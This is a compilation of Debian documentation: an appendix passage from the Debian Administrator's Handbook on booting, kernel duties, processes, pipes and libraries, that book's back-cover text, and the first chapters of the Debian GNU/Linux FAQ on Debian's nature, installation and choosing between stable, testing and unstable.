The BIOS/UEFI also contains a piece of software called Setup, designed to allow configuring aspects of the computer. In particular, it allows choosing which boot device is preferred (for instance, the floppy disk or CD-ROM drive), setting the system clock, and so on. Starting Setup usually involves pressing a key very soon after the computer is powered on. This key is often Del or Esc, sometimes F2 or F10. Most of the time, the choice is flashed on screen while booting.

The boot sector (or the EFI partition), in turn, contains another piece of software, called the boot-loader, whose purpose is to find and run an operating system. Since this bootloader is not embedded in the main board but loaded from disk, it can be smarter than the BIOS, which explains why the BIOS does not load the operating system by itself. For instance, the bootloader (often GRUB on Linux systems) can list the available operating systems and ask the user to choose one. Usually, a time-out and default choice is provided. Sometimes the user can also choose to add parameters to pass to the kernel, and so on. Eventually, a kernel is found, loaded into memory, and executed.

---

**NOTE**  
**UEFI, a modern  
replacement to the BIOS**

UEFI is a relatively recent development. Most new computers will support UEFI booting, but usually they also support BIOS booting alongside for backwards compatibility with operating systems that are not ready to exploit UEFI.

This new system gets rid of some of the limitations of BIOS booting: with the usage of a dedicated partition, the bootloaders no longer need special tricks to fit in a tiny *master boot record* and then discover the kernel to boot. Even better, with a suitably built Linux kernel, UEFI can directly boot the kernel without any intermediary bootloader. UEFI is also the basic foundation used to deliver *Secure Boot*, a technology ensuring that you run only software validated by your operating system vendor.

The BIOS/UEFI is also in charge of detecting and initializing a number of devices. Obviously, this includes the IDE/SATA devices (usually hard disk(s) and CD/DVD-ROM drives), but also PCI devices. Detected devices are often listed on screen during the boot process. If this list goes by

too fast, use the Pause key to freeze it for long enough to read. Installed PCI devices that don't appear are a bad omen. At worst, the device is faulty. At best, it is merely incompatible with the current version of the BIOS or main board. PCI specifications evolve, and old main boards are not guaranteed to handle newer PCI devices.

### B.3.3. The Kernel

Both the BIOS/UEFI and the bootloader only run for a few seconds each; now we are getting to the first piece of software that runs for a longer time, the operating system kernel. This kernel assumes the role of a conductor in an orchestra, and ensures coordination between hardware and software. This role involves several tasks including: driving hardware, managing processes, users and permissions, the filesystem, and so on. The kernel provides a common base to all other programs on the system.

### B.3.4. The User Space

Although everything that happens outside of the kernel can be lumped together under “user space”, we can still separate it into software layers. However, their interactions are more complex than before, and the classifications may not be as simple. An application commonly uses libraries, which in turn involve the kernel, but the communications can also involve other programs, or even many libraries calling each other.

## B.4. Some Tasks Handled by the Kernel

### B.4.1. Driving the Hardware

The kernel is, first and foremost, tasked with controlling the hardware parts, detecting them, switching them on when the computer is powered on, and so on. It also makes them available to higher-level software with a simplified programming interface, so applications can take advantage of devices without having to worry about details such as which extension slot the option board is plugged into. The programming interface also provides an abstraction layer; this allows video-conferencing software, for example, to use a webcam independently of its make and model. The software can just use the *Video for Linux* (V4L) interface, and the kernel translates the function calls of this interface into the actual hardware commands needed by the specific webcam in use.

The kernel exports many details about detected hardware through the `/proc/` and `/sys/` virtual filesystems. Several tools summarize those details. Among them, `lspci` (in the `pciutils` package) lists PCI devices, `lsusb` (in the `usbutils` package) lists USB devices, and `lspcmcia` (in the `pcmciautils` package) lists PCMCIA cards. These tools are very useful for identifying the exact model of a device. This identification also allows more precise searches on the web, which in turn, lead to more relevant documents.

**Example B.1** Example of information provided by `lspci` and `lsusb`

```
$ lspci
[...]
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ↳ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ↳ Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ↳ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ↳ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ↳ (rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

These programs have a `-v` option, that lists much more detailed (but usually not necessary) information. Finally, the `lsdev` command (in the `procinfa` package) lists communication resources used by devices.

Applications often access devices by way of special files created within `/dev/` (see sidebar “[Device access permissions](#)” page 160). These are special files that represent disk drives (for instance, `/dev/hda` and `/dev/sdc`), partitions (`/dev/hda1` or `/dev/sdc3`), mice (`/dev/input/mouse0`), keyboards (`/dev/input/event0`), soundcards (`/dev/snd/*`), serial ports (`/dev/ttyS*`), and so on.

## B.4.2. Filesystems

Filesystems are one of the most prominent aspects of the kernel. Unix systems merge all the file stores into a single hierarchy, which allows users (and applications) to access data simply by knowing its location within that hierarchy.

The starting point of this hierarchical tree is called the root, `/`. This directory can contain named subdirectories. For instance, the home subdirectory of `/` is called `/home/`. This subdirectory can, in turn, contain other subdirectories, and so on. Each directory can also contain files, where the actual data will be stored. Thus, the `/home/rmas/Desktop/hello.txt` name refers to a file named `hello.txt` stored in the `Desktop` subdirectory of the `rmas` subdirectory of the `home`



directory present in the root. The kernel translates between this naming system and the actual, physical storage on a disk.

Unlike other systems, there is only one such hierarchy, and it can integrate data from several disks. One of these disks is used as the root, and the others are “mounted” on directories in the hierarchy (the Unix command is called `mount`); these other disks are then available under these “mount points”. This allows storing users’ home directories (traditionally stored within `/home/`) on a second hard disk, which will contain the `rhertzog` and `rmas` directories. Once the disk is mounted on `/home/`, these directories become accessible at their usual locations, and paths such as `/home/rmas/Desktop/hello.txt` keep working.

There are many filesystem formats, corresponding to many ways of physically storing data on disks. The most widely known are `ext2`, `ext3` and `ext4`, but others exist. For instance, `vfat` is the system that was historically used by DOS and Windows operating systems, which allows using hard disks under Debian as well as under Windows. In any case, a filesystem must be prepared on a disk before it can be mounted and this operation is known as “formatting”. Commands such as `mkfs.ext3` (where `mkfs` stands for *MaKe FileSystem*) handle formatting. These commands require, as a parameter, a device file representing the partition to be formatted (for instance, `/dev/sda1`). This operation is destructive and should only be run once, except if one deliberately wishes to wipe a filesystem and start afresh.

There are also network filesystems, such as NFS, where data is not stored on a local disk. Instead, data is transmitted through the network to a server that stores and retrieves them on demand. The filesystem abstraction shields users from having to care: files remain accessible in their usual hierarchical way.

### B.4.3. Shared Functions

Since a number of the same functions are used by all software, it makes sense to centralize them in the kernel. For instance, shared filesystem handling allows any application to simply open a file by name, without needing to worry where the file is stored physically. The file can be stored in several different slices on a hard disk, or split across several hard disks, or even stored on a remote file server. Shared communication functions are used by applications to exchange data independently of the way the data is transported. For instance, transport could be over any combination of local or wireless networks, or over a telephone landline.

### B.4.4. Managing Processes

A process is a running instance of a program. This requires memory to store both the program itself and its operating data. The kernel is in charge of creating and tracking them. When a program runs, the kernel first sets aside some memory, then loads the executable code from the filesystem into it, and then starts the code running. It keeps information about this process, the most visible of which is an identification number known as *pid* (*process identifier*).

Unix-like kernels (including Linux), like most other modern operating systems, are capable of “multi-tasking”. In other words, they allow running many processes “at the same time”. There is actually only one running process at any one time, but the kernel cuts time into small slices and runs each process in turn. Since these time slices are very short (in the millisecond range), they create the illusion of processes running in parallel, although they are actually only active during some time intervals and idle the rest of the time. The kernel’s job is to adjust its scheduling mechanisms to keep that illusion, while maximizing the global system performance. If the time slices are too long, the application may not appear as responsive as desired. Too short, and the system loses time switching tasks too frequently. These decisions can be tweaked with process priorities. High-priority processes will run for longer and with more frequent time slices than low-priority processes.

NOTE

**Multi-processor systems  
(and variants)**

The limitation described above of only one process being able to run at a time, doesn’t always apply. The actual restriction is that there can only be one running process *per processor core* at a time. Multi-processor, multi-core or “hyper-threaded” systems allow several processes to run in parallel. The same time-slicing system is still used, though, so as to handle cases where there are more active processes than available processor cores. This is far from unusual: a basic system, even a mostly idle one, almost always has tens of running processes.

Of course, the kernel allows running several independent instances of the same program. But each can only access its own time slices and memory. Their data thus remain independent.

### B.4.5. Rights Management

Unix-like systems are also multi-user. They provide a rights management system that supports separate users and groups; it also allows control over actions based on permissions. The kernel manages data for each process, allowing it to control permissions. Most of the time, a process is identified by the user who started it. That process is only permitted to take those actions available to its owner. For instance, trying to open a file requires the kernel to check the process identity against access permissions (for more details on this particular example, see section 9.3, “[Managing Rights](#)” page 197).

## B.5. The User Space

“User space” refers to the runtime environment of normal (as opposed to kernel) processes. This does not necessarily mean these processes are actually started by users because a standard system normally has several “daemon” (or background) processes running before the user even opens a session. Daemon processes are also considered user-space processes.

### B.5.1. Process

When the kernel gets past its initialization phase, it starts the very first process, `init`. Process #1 alone is very rarely useful by itself, and Unix-like systems run with many additional processes.

First of all, a process can clone itself (this is known as a *fork*). The kernel allocates a new (but identical) process memory space, and another process to use it. At this time, the only difference between these two processes is their *pid*. The new process is usually called a child process, and the original process whose *pid* doesn't change, is called the parent process.

Sometimes, the child process continues to lead its own life independently from its parent, with its own data copied from the parent process. In many cases, though, this child process executes another program. With a few exceptions, its memory is simply replaced by that of the new program, and execution of this new program begins. This is the mechanism used by the `init` process (with process number 1) to start additional services and execute the whole startup sequence. At some point, one process among `init`'s offspring starts a graphical interface for users to log in to (the actual sequence of events is described in more details in section 9.1, “System Boot” page 182).

When a process finishes the task for which it was started, it terminates. The kernel then recovers the memory assigned to this process, and stops giving it slices of running time. The parent process is told about its child process being terminated, which allows a process to wait for the completion of a task it delegated to a child process. This behavior is plainly visible in command-line interpreters (known as *shells*). When a command is typed into a shell, the prompt only comes back when the execution of the command is over. Most shells allow for running the command in the background, it is a simple matter of adding an `&` to the end of the command. The prompt is displayed again right away, which can lead to problems if the command needs to display data of its own.

### B.5.2. Daemons

A “daemon” is a process started automatically by the boot sequence. It keeps running (in the background) to perform maintenance tasks or provide services to other processes. This “background task” is actually arbitrary, and does not match anything particular from the system's point of view. They are simply processes, quite similar to other processes, which run in turn when their time slice comes. The distinction is only in the human language: a process that runs with no interaction with a user (in particular, without any graphical interface) is said to be running “in the background” or “as a daemon”.

#### VOCABULARY

#### **Daemon, demon, a derogatory term?**

Although *daemon* term shares its Greek etymology with *demon*, the former does not imply diabolical evil, instead, it should be understood as a kind of helper spirit. This distinction is subtle enough in English; it is even worse in other languages where the same word is used for both meanings.

Several such daemons are described in detail in chapter 9, “Unix Services” page 182.

### B.5.3. Inter-Process Communications

An isolated process, whether a daemon or an interactive application, is rarely useful on its own, which is why there are several methods allowing separate processes to communicate together, either to exchange data or to control one another. The generic term referring to this is *inter-process communication*, or IPC for short.

The simplest IPC system is to use files. The process that wishes to send data writes it into a file (with a name known in advance), while the recipient only has to open the file and read its contents.

In the case where you do not wish to store data on disk, you can use a *pipe*, which is simply an object with two ends; bytes written in one end are readable at the other. If the ends are controlled by separate processes, this leads to a simple and convenient inter-process communication channel. Pipes can be classified into two categories: named pipes, and anonymous pipes. A named pipe is represented by an entry on the filesystem (although the transmitted data is not stored there), so both processes can open it independently if the location of the named pipe is known beforehand. In cases where the communicating processes are related (for instance, a parent and its child process), the parent process can also create an anonymous pipe before forking, and the child inherits it. Both processes will then be able to exchange data through the pipe without needing the filesystem.

#### IN PRACTICE

##### A concrete example

Let's describe in some detail what happens when a complex command (a *pipeline*) is run from a shell. We assume we have a bash process (the standard user shell on Debian), with *pid* 4374; into this shell, we type the command: `ls | sort`.

The shell first interprets the command typed in. In our case, it understands there are two programs (`ls` and `sort`), with a data stream flowing from one to the other (denoted by the `|` character, known as *pipe*). `bash` first creates an unnamed pipe (which initially exists only within the bash process itself).

Then the shell clones itself; this leads to a new bash process, with *pid* #4521 (*pids* are abstract numbers, and generally have no particular meaning). Process #4521 inherits the pipe, which means it is able to write in its "input" side; `bash` redirects its standard output stream to this pipe's input. Then it executes (and replaces itself with) the `ls` program, which lists the contents of the current directory. Since `ls` writes on its standard output, and this output has previously been redirected, the results are effectively sent into the pipe.

A similar operation happens for the second command: `bash` clones itself again, leading to a new bash process with *pid* #4522. Since it is also a child process of #4374, it also inherits the pipe; `bash` then connects its standard input to the pipe output, then executes (and replaces itself with) the `sort` command, which sorts its input and displays the results.

All the pieces of the puzzle are now set up: `ls` reads the current directory and writes the list of files into the pipe; `sort` reads this list, sorts it alphabetically, and displays the results. Processes numbers #4521 and #4522 then terminate, and #4374 (which was waiting for them during the operation), resumes control and displays the prompt to allow the user to type in a new command.

Not all inter-process communications are used to move data around, though. In many situations, the only information that needs to be transmitted are control messages such as “pause execution” or “resume execution”. Unix (and Linux) provides a mechanism known as *signals*, through which a process can simply send a specific signal (chosen from a predefined list of signals) to another process. The only requirement is to know the *pid* of the target.

For more complex communications, there are also mechanisms allowing a process to open access, or share, part of its allocated memory to other processes. Memory now shared between them can be used to move data between the processes.

Finally, network connections can also help processes communicate; these processes can even be running on different computers, possibly thousands of kilometers apart.

It is quite standard for a typical Unix-like system to make use of all these mechanisms to various degrees.

#### B.5.4. Libraries

Function libraries play a crucial role in a Unix-like operating system. They are not proper programs, since they cannot be executed on their own, but collections of code fragments that can be used by standard programs. Among the common libraries, you can find:

- the standard C library (*glibc*), which contains basic functions such as ones to open files or network connections, and others facilitating interactions with the kernel;
- graphical toolkits, such as Gtk+ and Qt, allowing many programs to reuse the graphical objects they provide;
- the *libpng* library, that allows loading, interpreting and saving images in the PNG format.

Thanks to those libraries, applications can reuse existing code. Application development is simplified since many applications can reuse the same functions. With libraries often developed by different persons, the global development of the system is closer to Unix’s historical philosophy.

##### CULTURE

#### **The Unix Way: one thing at a time**

One of the fundamental concepts that underlies the Unix family of operating systems is that each tool should only do one thing, and do it well; applications can then reuse these tools to build more advanced logic on top. This philosophy can be seen in many incarnations. Shell scripts may be the best example: they assemble complex sequences of very simple tools (such as `grep`, `wc`, `sort`, `uniq` and so on). Another implementation of this philosophy can be seen in code libraries: the *libpng* library allows reading and writing PNG images, with different options and in different ways, but it does only that; no question of including functions that display or edit images.

Moreover, these libraries are often referred to as “shared libraries”, since the kernel is able to only load them into memory once, even if several processes use the same library at the same time. This allows saving memory, when compared with the opposite (hypothetical) situation where the code for a library would be loaded as many times as there are processes using it.

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# The Debian Administrator's Handbook

Debian GNU/Linux, a very popular non-commercial Linux distribution, is known for its reliability and richness. Built and maintained by an impressive network of thousands of developers throughout the world, the Debian project is cemented by its social contract. This foundation text defines the project's objective: fulfilling the needs of users with a 100% free operating system. The success of Debian and of its ecosystem of derivative distributions (with Ubuntu at the forefront) means that an increasing number of administrators are exposed to Debian's technologies.

This Debian Administrator's Handbook, which has been entirely updated for Debian 8 "Jessie", builds on the success of its 6 previous editions. Accessible to all, this book teaches the essentials to anyone who wants to become an effective and independent Debian GNU/Linux administrator. It covers all the topics that a competent Linux administrator should master, from installation to updating the system, creating packages and compiling the kernel, but also monitoring, backup and migration, without forgetting advanced topics such as setting up SELinux or AppArmor to secure services, automated installations, or virtualization with Xen, KVM or LXC.

This book is not only designed for professional system administrators. Anyone who uses Debian or Ubuntu on their own computer is de facto an administrator and will find tremendous value in knowing more about how their system works. Being able to understand and resolve problems will save you invaluable time.



**Raphaël Hertzog** is a computer science engineer who graduated from the National Institute of Applied Sciences (INSA) in Lyon, France, and has been a Debian developer since 1997. The founder of Freexian, the first French IT services company specialized in Debian GNU/Linux, he is one of the most prominent contributors to this Linux distribution.



A Debian developer since 2000 as well as the developer and maintainer of the FusionForge software, **Roland Mas** is a freelance consultant who specializes in the installation and migration of Debian GNU/Linux systems and in setting up collaborative work tools.

This book has a story. It started its life as a French-language book (Cahier de l'Admin Debian published by Eyrolles) and has been translated into English thanks to hundreds of persons who contributed to a fundraising. Learn more at <http://debian-handbook.info>, where you can also obtain an electronic version of this book.

ISBN: 979-10-91414-04-3



9 791091 414043



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# The Debian GNU/Linux FAQ

Authors are listed at [Debian FAQ Authors](#)

version 9.0, 17 November 2018

## **Abstract**

This document answers questions frequently asked about Debian GNU/Linux.

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# Chapter 1

## Definitions and overview

### 1.1 What is this FAQ?

This document gives frequently asked questions (with their answers!) about the Debian distribution (Debian GNU/Linux and others) and about the Debian project. If applicable, pointers to other documentation will be given: we won't quote large parts of external documentation in this document. You'll find out that some answers assume some knowledge of Unix-like operating systems. We'll try to assume as little prior knowledge as possible: answers to general beginners questions will be kept simple.

If you can't find what you're looking for in this FAQ, be sure to check out 'What other documentation exists on and for a Debian system?' on page 53. If even that doesn't help, refer to 'Feedback' on page 63.

### 1.2 What is Debian GNU/Linux?

Debian GNU/Linux is a particular *distribution* of the Linux operating system, and numerous packages that run on it.

Debian GNU/Linux is:

- **full featured:** Debian includes more than 42551 software packages at present. Users can select which packages to install; Debian provides a tool for this purpose. You can find a list and descriptions of the packages currently available in Debian at any of the Debian mirror sites (<http://www.debian.org/distrib/ftplist>).
- **free to use and redistribute:** There is no consortium membership or payment required to participate in its distribution and development. All packages that are formally part of Debian GNU/Linux are free to redistribute, usually under terms specified by the GNU General Public License.

The Debian FTP archives also carry approximately 696 software packages (in the `non-free` and `contrib` sections), which are distributable under specific terms included with each package.

- **dynamic:** With about 1033 volunteers constantly contributing new and improved code, Debian is evolving rapidly. The FTP archives are updated twice every day.

Most Linux users run a specific *distribution* of Linux, like Debian GNU/Linux. However, in principle, users could obtain the Linux kernel via the Internet or from elsewhere, and compile it themselves. They could then obtain source code for many applications in the same way, compile the programs, then install them into their systems. For complicated programs, this process can be not only time-consuming but error-prone. To avoid it, users often choose to obtain the operating system and the application packages from one of the Linux distributors. What distinguishes the various Linux distributors are the software, protocols, and practices they use for packaging, installing, and tracking applications packages on users' systems, combined with installation and maintenance tools, documentation, and other services.

Debian GNU/Linux is the result of a volunteer effort to create a free, high-quality Unix-compatible operating system, complete with a suite of applications. The idea of a free Unix-like system originates from the GNU project, and many of the applications that make Debian GNU/Linux so useful were developed by the GNU project.

For Debian, free has the GNUish meaning (see the Debian Free Software Guidelines ([http://www.debian.org/social\\_contract#guidelines](http://www.debian.org/social_contract#guidelines))). When we speak of free software, we are referring to freedom, not price. Free software means that you have the freedom to distribute copies of free software, that you receive source code or can get it if you want it, that you can change the software or use pieces of it in new free programs; and that you know you can do these things.

The Debian Project was created by Ian Murdock in 1993, initially under the sponsorship of the Free Software Foundation's GNU project. Today, Debian's developers think of it as a direct descendent of the GNU project.

Although Debian GNU/Linux itself is free software, it is a base upon which value-added Linux distributions can be built. By providing a reliable, full-featured base system, Debian provides Linux users with increased compatibility, and allows Linux distribution creators to eliminate duplication of effort and focus on the things that make their distribution special. See 'I am making a special Linux distribution for a "vertical market". Can I use Debian GNU/Linux for the guts of a Linux system and add my own applications on top of it?' on page 59 for more information.

### 1.3 OK, now I know what Debian is... what is Linux?!

In short, Linux is the kernel of a Unix-like operating system. It was originally designed for 386 (and better) PCs; today Linux also runs on a dozen of other systems. Linux is written by Linus Torvalds and many computer scientists around the world.

Besides its kernel, a "Linux" system usually has:

- a file system that follows the Linux Filesystem Hierarchy Standard <http://www.pathname.com/fhs/>.
- a wide range of Unix utilities, many of which have been developed by the GNU project and the Free Software Foundation.

The combination of the Linux kernel, the file system, the GNU and FSF utilities, and the other utilities are designed to achieve compliance with the POSIX (IEEE 1003.1) standard; see 'How source code compatible is Debian with other Unix systems?' on page 14.

For more information about Linux, see What is Linux (<http://www.linux.org/info/>) by Linux Online (<http://www.linux.org/>).

### 1.4 Does Debian just do GNU/Linux?

Currently, Debian is only available for Linux, but with Debian GNU/Hurd and Debian on BSD kernels, we have started to offer non-Linux-based OSes as a development, server and desktop platform, too. However, these non-linux ports are not officially released yet.

The oldest porting effort is Debian GNU/Hurd.

The Hurd is a set of servers running on top of the GNU Mach microkernel. Together they build the base for the GNU operating system.

Please see <http://www.gnu.org/software/hurd/> for more information about the GNU/Hurd in general, and <http://www.debian.org/ports/hurd/> for more information about Debian GNU/Hurd.

A second effort is the port to a BSD kernel. People are working with the FreeBSD kernel.

See <http://www.debian.org/ports/#nonlinux> for more information about these non-linux ports.

### 1.5 What is the difference between Debian GNU/Linux and other Linux distributions? Why should I choose Debian over some other distribution?

These key features distinguish Debian from other Linux distributions:

**Freedom:** As stated in the Debian Social Contract ([http://www.debian.org/social\\_contract](http://www.debian.org/social_contract)), Debian will remain 100% free. Debian is very strict about shipping truly free software. The guidelines used to determine if a work is "free" are provided in The Debian Free Software Guidelines (DFSG) ([http://www.debian.org/social\\_contract#guidelines](http://www.debian.org/social_contract#guidelines)).

**The Debian package maintenance system:** The entire system, or any individual component of it, can be upgraded in place without reformatting, without losing custom configuration files, and (in most cases) without rebooting the system. Most Linux distributions available today have some kind of package maintenance system; the Debian package maintenance system is unique and particularly robust (see 'Basics of the Debian package management system' on page 27).

**Open development:** Whereas many other Linux distributions are developed by individuals, small, closed groups, or commercial vendors, Debian is a major Linux distribution that is being developed by an association of individuals who have made common cause to create a free operating system, in the same spirit as Linux and other free software.

More than 1033 volunteer package maintainers are working on over 42551 packages and improving Debian GNU/Linux. The Debian developers contribute to the project not by writing new applications (in most cases), but by packaging existing software according to the standards of the project, by communicating bug reports to upstream developers, and by providing user support. See also additional information on how to become a contributor in ‘How can I become a Debian member/Debian developer?’ on page 57.

**The Universal Operating System:** Debian comes with more than 42551 packages (<http://packages.debian.org/stable/>) and runs on 10 architectures (<http://www.debian.org/ports/>). This is far more than is available for any other GNU/Linux distribution. See ‘What types of applications and development software are available for Debian GNU/Linux?’ on page 17 for an overview of the provided software and see ‘On what hardware architectures/systems does Debian GNU/Linux run?’ on page 13 for a description of the supported hardware platforms.

**The Bug Tracking System:** The geographical dispersion of the Debian developers required sophisticated tools and quick communication of bugs and bug-fixes to accelerate the development of the system. Users are encouraged to send bugs in a formal style, which are quickly accessible by WWW archives or via e-mail. See additional information in this FAQ on the management of the bug log in ‘Are there logs of known bugs?’ on page 55.

**The Debian Policy:** Debian has an extensive specification of our standards of quality, the Debian Policy. This document defines the qualities and standards to which we hold Debian packages.

For additional information about this, please see our web page about reasons to choose Debian ([http://www.debian.org/intro/why\\_debian](http://www.debian.org/intro/why_debian)).

## 1.6 How does the Debian project fit in or compare with the Free Software Foundation’s GNU project?

The Debian system builds on the ideals of free software first championed by the Free Software Foundation (<http://www.gnu.org/>) and in particular by Richard Stallman (<http://www.stallman.org/>). FSF’s powerful system development tools, utilities, and applications are also a key part of the Debian system.

The Debian Project is a separate entity from the FSF, however we communicate regularly and cooperate on various projects. The FSF explicitly requested that we call our system “Debian GNU/Linux”, and we are happy to comply with that request.

The FSF’s long-standing objective is to develop a new operating system called GNU, based on Hurd (<http://www.gnu.org/software/hurd/>). Debian is working with FSF on this system, called Debian GNU/Hurd (<http://www.debian.org/ports/hurd/>).

## 1.7 How does one pronounce Debian and what does this word mean?

The project name is pronounced Deb’-ee-en, with a short e in Deb, and emphasis on the first syllable. This word is a contraction of the names of Debra and Ian Murdock, who founded the project. (Dictionaries seem to offer some ambiguity in the pronunciation of Ian (!), but Ian prefers ee’-en.)



## Chapter 2

# Getting and installing Debian GNU/Linux

The official document giving installation instructions is the Debian GNU/Linux Installation Guide (<http://www.debian.org/releases/stable/installmanual>). We'll give some additional notes about getting and installing Debian GNU/Linux here.

### 2.1 What is the latest version of Debian?

Currently there are three versions of Debian GNU/Linux:

*release 9, a.k.a. the 'stable' distribution or stretch* This is stable and well tested software, it changes if major security or usability fixes are incorporated.

*the 'testing' distribution, currently called buster* This is where packages that will be released as the next 'stable' are placed; they've had some testing in unstable but they may not be completely fit for release yet. This distribution is updated more often than 'stable', but not more often than 'unstable'.

*the 'unstable' distribution* This is the version currently under development; it is updated continuously. You can retrieve packages from the 'unstable' archive on any Debian FTP site and use them to upgrade your system at any time, but you may not expect the system to be as usable or as stable as before - that's why it's called '**unstable**'!

Please see 'How many Debian distributions are there?' on page 21 for more information.

### 2.2 Are there package upgrades in 'stable'?

No new functionality is added to the stable release. Once a Debian version is released and tagged 'stable' it will only get security updates. That is, only packages for which a security vulnerability has been found after the release will be upgraded. All the security updates are served through security.debian.org (<ftp://security.debian.org>).

Security updates serve one purpose: to supply a fix for a security vulnerability. They are not a method for sneaking additional changes into the stable release without going through normal point release procedure. Consequently, fixes for packages with security issues will not upgrade the software. The Debian Security Team will backport the necessary fixes to the version of the software distributed in 'stable' instead.

For more information related to security support please read the Security FAQ (<http://www.debian.org/security/faq>) or the Debian Security Manual (<http://www.debian.org/doc/manuals/securing-debian-howto/>).

### 2.3 Where/how can I get the Debian installation images?

You can get the installation images by downloading the appropriate files from the Debian website (<https://www.debian.org/distrib/>).

Please refer to Debian GNU/Linux on CDs (<http://www.debian.org/CD>) for more information about CD (and DVD) images.

## 2.4 How do I install Debian from CD-ROMs?

Installing Debian from CD is straightforward: configure your system for booting off a CD, insert your CD, and reboot. Your system will now be running the Debian Installer. See the Debian GNU/Linux Installation Guide (<http://www.debian.org/releases/stable/installmanual>) for more information.

## 2.5 Why does the official stable released CD-ROM contain symlinks for ‘frozen’ and ‘unstable’? I thought this CD contains just ‘stable’!

Official Debian CD images indeed contain symlinks like:

```
/dists/frozen -> stretch/  
/dists/stable -> stretch/  
/dists/testing -> stretch/  
/dists/unstable -> stretch/
```

so that they work when your `sources.list` has an entry like

```
deb cdrom:[<name as on cd label>] unstable main [...]
```

The fact these symlinks are present does *not* mean the image is ‘unstable’ or ‘testing’ or anything. Read the CD label in `/.disk/info` to find out which Debian version it contains. This information is also present in `/README.txt` on the CD.

Read <http://www.debian.org/releases/> to find out what the current ‘stable’ and ‘testing’ releases are.

## 2.6 Can I get and install Debian directly from a remote Internet site?

Yes. You can boot the Debian installation system from a set of files you can download from our FTP site and its mirrors.

You can download a small CD image file, create a bootable CD from it, install the basic system from it and the rest over the network. For more information please see <http://www.debian.org/CD/netinst/>.

## 2.7 Are there any alternative strategies for booting the system installer?

Yes. Apart from CD or DVD, you can install Debian GNU/Linux by booting from USB memory stick, directly from hard disk, or using TFTP net booting. For installing on multiple computers it’s possible to do fully automatic installations. NB: not all methods are supported by all computer architectures. Once the installer has booted, the rest of the system can be downloaded over the network, or installed from local media. See the Debian GNU/Linux Installation Guide (<http://www.debian.org/releases/stable/installmanual>) for more information.



## Chapter 3

# Choosing a Debian distribution

There are many different Debian distributions. Choosing the proper Debian distribution is an important decision. This section covers some information useful for users that want to make the choice best suited for their system and also answers possible questions that might be arising during the process. It does not deal with “why you should choose Debian” but rather “which distribution of Debian”.

For more information on the available distributions read ‘How many Debian distributions are there?’ on page 21.

### 3.1 Which Debian distribution (stable/testing/unstable) is better for me?

The answer is a bit complicated. It really depends on what you intend to do. One solution would be to ask a friend who runs Debian. But that does not mean that you cannot make an independent decision. In fact, you should be able to decide once you complete reading this chapter.

- If security or stability are at all important for you: install stable. period. This is the most preferred way.
- If you are a new user installing to a desktop machine, start with stable. Some of the software is quite old, but it’s the least buggy environment to work in. You can easily switch to the more modern unstable (or testing) once you are a little more confident.
- If you are a desktop user with a lot of experience in the operating system and do not mind facing the odd bug now and then, or even full system breakage, use unstable. It has all the latest and greatest software, and bugs are usually fixed swiftly.
- If you are running a server, especially one that has strong stability requirements or is exposed to the Internet, install stable. This is by far the strongest and safest choice.

The following questions (hopefully) provide more detail on these choices. After reading this whole FAQ, if you still could not make a decision, stick with the stable distribution.

#### 3.1.1 You asked me to install stable, but in stable so and so hardware is not detected/working. What should I do?

Try to search the web using a search engine and see if someone else is able to get it working in stable. Most of the hardware should work fine with stable. But if you have some state-of-the-art, cutting edge hardware, it might not work with stable. If this is the case, you might want to install/upgrade to either testing or unstable.

For laptops, <http://www.linux-on-laptops.com/> is a very good website to see if someone else is able to get it to work under Linux. The website is not specific to Debian, but is nevertheless a tremendous resource. I am not aware of any such website for desktops.

Another option would be to ask in the debian-user mailing list by sending an email to [debian-user@lists.debian.org](mailto:debian-user@lists.debian.org). Messages can be posted to the list even without subscribing. The archives can be read through <http://lists.debian.org/debian-user/>. Information regarding subscribing to the list can be found at the location of archives. You are strongly encouraged to post your questions on the mailing-list rather than on irc (<http://www.debian.org/support>). The mailing-list messages are archived, so the solution to your problem can help others with the same issue.

### 3.1.2 Will there be different versions of packages in different distributions?

Yes. Unstable has the most recent (latest) versions. But the packages in unstable are not well tested and might have bugs.

On the other hand, stable contains old versions of packages. But this package is well tested and is less likely to have any bugs.

The packages in testing fall between these two extremes.

### 3.1.3 The stable distributions really contains outdated packages. Just look at Kde, Gnome, Xorg or even the kernel. They are very old. Why is it so?

Well, you might be correct. The age of the packages at stable depends on when the last release was made. Since there is typically over 1 year between releases you might find that stable contains old versions of packages. However, they have been tested in and out. One can confidently say that the packages do not have any known severe bugs, security holes etc., in them. The packages in stable integrate seamlessly with other stable packages. These characteristics are very important for production servers which have to work 24 hours a day, 7 days a week.

On the other hand, packages in testing or unstable can have hidden bugs, security holes etc. Moreover, some packages in testing and unstable might not be working as intended. Usually people working on a single desktop prefer having the latest and most modern set of packages. Unstable is the solution for this group of people.

As you can see, stability and novelty are two opposing ends of the spectrum. If stability is required: install stable distribution. If you want to work with the latest packages, then install unstable.

### 3.1.4 If I were to decide to change to another distribution, can I do that?

Yes, but it is a one way process. You can go from stable → testing → unstable. But the reverse direction is not “possible”. So better be sure if you are planning to install/upgrade to unstable.

Actually, if you are an expert and if you are willing to spend some time and if you are real careful and if you know what you are doing, then it might be possible to go from unstable to testing and then to stable. The installer scripts are not designed to do that. So in the process, your configuration files might be lost and...

### 3.1.5 Could you tell me whether to install stable, testing or unstable?

No. This is a rather subjective issue. There is no perfect answer as it depends on your software needs, your willingness to deal with possible breakage, and your experience in system administration. Here are some tips:

- Stable is rock solid. It does not break and has full security support. But it not might have support for the latest hardware.
- Testing has more up-to-date software than Stable, and it breaks less often than Unstable. But when it breaks, it might take a long time for things to get rectified. Sometimes this could be days and it could be months at times. It also does not have permanent security support.
